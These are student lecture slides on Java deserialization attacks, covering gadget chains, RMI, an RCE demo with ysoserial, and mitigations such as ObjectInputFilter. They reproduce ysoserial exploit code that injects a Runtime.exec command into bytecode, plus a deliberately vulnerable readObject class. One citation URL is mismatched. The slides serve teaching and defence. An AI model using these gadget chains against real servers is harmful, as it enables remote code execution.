PCS: Java Deserialization (Property Oriented Programming)

Group 7:
Axel Christfort, Jonatan Hvidberg,
Ludvig Karstens, Philip Børgesen

June 10, 2021

Overview

- What is Java Serialization?

- Why is it interesting? Where is it used? How widespread is it?
  - WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, or anything that uses RMI
- Issue is not specific to Java (.NET, Python, PHP, ...)

- What is the attack? What can it do?
  - Data-only attack
  - Denial of Service
  - Remote code execution
- What is vulnerable?

Basic Java Serialization/Deserialization

```
Person person = ... // object to serialize

// serialize object to file
ObjectOutputStream os =
        new ObjectOutputStream(someOutputStream);
os.writeObject(person);
os.close();

// deserialize object from file
ObjectInputStream is =
        new ObjectInputStream(someInputStream);
person = (Person)is.readObject();
```

Serialized data

1. Magic number 'AC ED 00 05' (Base64 encoded: 'rO0AB')
2. Class name
3. Fields and Strings as a length (2 bytes) followed by the char values

```
0x00  ac ed 00 05 73 72 00 04  ....sr..
0x08  55 73 65 72 4e d9 9e 84  UserN...
0x10  c1 65 f0 7d 02 00 02 4c  .e.}...L
0x18  00 04 72 6f 6c 65 74 00  ..rolet.
0x20  12 4c 6a 61 76 61 2f 6c  .Ljava/l
0x28  61 6e 67 2f 53 74 72 69  ang/Stri
0x30  6e 67 3b 4c 00 08 75 73  ng;L..us
0x38  65 72 6e 61 6d 65 71 00  ernameq.
0x40  7e 00 01 78 70 74 00 05  ~..xpt..
0x48  61 64 6d 69 6e 74 00 08  admint..
0x50  41 78 65 6c 30 30 38 37  Axel0087
```

Data Attack: Fields are completely exposed

- Rule #1: Never trust user input!
- Whenever you deserialize in Java, every non-transient field is set by the input.
- Some libraries run serialization/deserialization under-the-hood. Be aware of when this happens.

Demo: Data Attack

"Deserialization: what, how and why [not]" Alexei Kojenov, 24 Nov. 2018, `https://www.youtube.com/watch?v=t-zVC-CxYjw`

Denial of Service: Object Graph Engineering

- SerialDOS demo (BadObj)
- Uses `java.util.HashSet` from the standard library which always is on the classpath.
- The classpath lists locations where classes can be found and thus dictates which gadgets are available.

"Evil Pickles: DoS Attacks Based on Object-Graph Engineering", Dietrich et. al, 2017

Property Oriented Programming (POP)

- We can control the properties of each deserialized object. Some objects have custom (potentially vulnerable) code called during deserialization.
- By nesting objects, we can string together different deserialization code.
- POP is about connecting together *gadget chains* of objects which cause an exploit when deserialized.

Java Remote Method Invocation (RMI)

"In computing, the Java Remote Method Invocation (Java RMI) is a Java API that performs remote method invocation, the object-oriented equivalent of remote procedure calls (RPC), with support for **direct transfer of serialized Java classes** and distributed garbage-collection."

"Java remote method invocation" Wikipedia, Wikimedia Foundation, 26 Dec. 2020, `https://en.wikipedia.org/wiki/Evolutionary_history_of_life`.

Where is RMI used?


Most enterprise Java is written for and deployed to Java Enterprise Edition application servers, which can be managed and monitored using a technology called JMX (Java Management Extensions).

The JMX standard defines a standard protocol based on Remote Method Invocation (RMI) that must be supported by every conformant implementation.

If you gain access to a network that hosts an enterprise Java application, some servers may well accept RMI communication even if the deployed application itself is not written using RMI.

"Java Management Extensions Specification, version 1.4" Sun Microsystems, Inc., 9 Nov. 2006, `https://docs.oracle.com/javase/8/docs/technotes/guides/jmx/JMX_1_4_specification.pdf`

How does RMI work?



How does RMI work?

Once a RMI client and server have completed a handshake, the call itself is the byte `0x50` followed by serialized data which contains:

1. An object ID (`java.rmi.server.ObjID`) identifying the remote object.
2. A hash signature identifying the method to invoke.
3. All objects and primitive values passed as parameters.

An attacker that has infiltrated a network may learn the details required to deliver a malicious payload by inspecting non-encrypted RMI communication.

Demonstration

Using latest Java SE version (v16.0.1):

1. Detecting RMI calls using WireShark
2. Sending arbitrary payloads
3. Obtaining arbitrary code execution

A few caveats...

- We used a gadget chain from the `ysoserial` project to demonstrate arbitrary code execution.
- To work we added Apache `commons-collections` v4.0 to the classpath. This is the last known vulnerable version, fixed with v4.1 released July 2017.
- `ysoserial` is itself dated. Java has enforced strong encapsulation of non-exported modules since Java 11, meaning that key gadgets of the chain no longer are accessible. To make the demonstration work we weakened the encapsulation of several internal JDK modules through server VM start arguments, something that an attacker typically would not be able to.

Bad object

```
public class CodeRunner {
    public void readObject(
            ObjectInputStream ois){
        Runtime.exec(ois.readObject());
    }
}
```

readObject()

- PriorityQueue
  - compare()
  - compareTo()
- HashMap
  - hashCode()
  - equals()

The Gadget Chain

```
Gadget chain:
  ObjectInputStream.readObject()
    PriorityQueue.readObject()
      ...
      TransformingComparator.compare()
        InstantiateTransformer.transform()
          Method.newInstance()
            Runtime.exec()
```

The Gadget Chain

```
public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
        throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    ClassPool pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    pool.insertClassPath(new ClassClassPath(abstTranslet));
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());
    // run command in static initializer
    // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
    String cmd = "java.lang.Runtime.getRuntime().exec(\"" +
        command.replaceAll("\\\\","\\\\\\\\").replaceAll("\"", "\\\"") +
        "\");";
    clazz.makeClassInitializer().insertAfter(cmd);
    // sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
    clazz.setName("ysoserial.Pwner" + System.nanoTime());
    CtClass superC = pool.get(abstTranslet.getName());
    clazz.setSuperclass(superC);

    final byte[] classBytes = clazz.toBytecode();

    // inject class bytes into instance
    Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
        classBytes, ClassFiles.classAsBytes(Foo.class)
    });

    // required to make TemplatesImpl happy
    Reflections.setFieldValue(templates, "_name", "Pwnr");
    Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
    return templates;
}
```

Mitigations

Manually Fixing Vulnerable Dependencies

- Java can only deserialize objects on the classpath.
- By manually editing the classpath, you can prevent deserializing vulnerable objects.
- Monkey patching: Manually editing/removing files.
- This is cumbersome, requires that you monitor any new vulnerabilities, and doesn't protect you against future problems.
- General: Keep up to date with patches

Preventing deserialization of your classes

- As a library developer, you are responsible for not exposing classes that are unsafe when deserialized.
- You can do this by simply not implementing `Serializable`/`Externalizable`, or by throwing a `NotSerializableException`.

SecurityManager

- In Java, you can use a SecurityManager to set various policies in order to prevent issues in your code.
- One such policy is to disallow substitution of one class for another when deserializing.
- Not enabled by default, in general not used, and slated for deprecation.

"JEP 411: Deprecate the Security Manager for Removal" https://openjdk.java.net/jeps/411

ObjectInputStream filter

- Can be system-wide, process-wide, or just for a single instance of deserialization.
- Can set a limit on graph-size and other resources.
- RMI Registry has a built-in whitelist filter.

```
ObjectInputStream is =
        new ObjectInputStream(fileInputStream);
ObjectInputFilter filter = ObjectInputFilter.Config.createFilter(
        "!org.apache.commons.collections.*;");
is.setObjectInputFilter(filter);
```

Timeline

Sept. 2009: Stefan Esser discovers a PHP unserialize() vulnerability

July 2010: Stefan Esser describes Property Oriented Programming

Jan 2015: Gabriel Lawrence and Chris Frohoff give "Marshalling Pickles" talk, and release ysoserial.

Nov. 2015: Apache Commons Collections v3.2.2 released - prevents deserializing InvokerTransformer.

July 2017: Apache Commons collections v4.1 released - fixes vulnerability demonstrated.

Sep. 2017: Java 9 is released, including setObjectInputFilter

Sep. 2018: Java 11 is released, forcing strong encapsulation.

Current Status

- Has it been patched? Completely? Is it safe-by-default or unsafe?
- Can it occur again?

Security Vulnerabilities Published In 2021

2021 : January February March April May June CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-33790			Exec Code	2021-05-31	2021-06-01	0.0	None	???	???	???	???	???	???

The RebornCore library before 4.7.3 allows remote code execution because it deserializes untrusted data in ObjectInputStream.readObject as part of reborncore.common.network.ExtendedPacketBuffer. An attacker can instantiate any class on the classpath with any data. A class usable for exploitation might or might not be present, depending on what Minecraft modifications are installed.

Final thoughts

- Whack-a-mole
- Present in a lot of languages
- Who needs to know about this vulnerability? Is it a must-know?

Thanks!

Q&A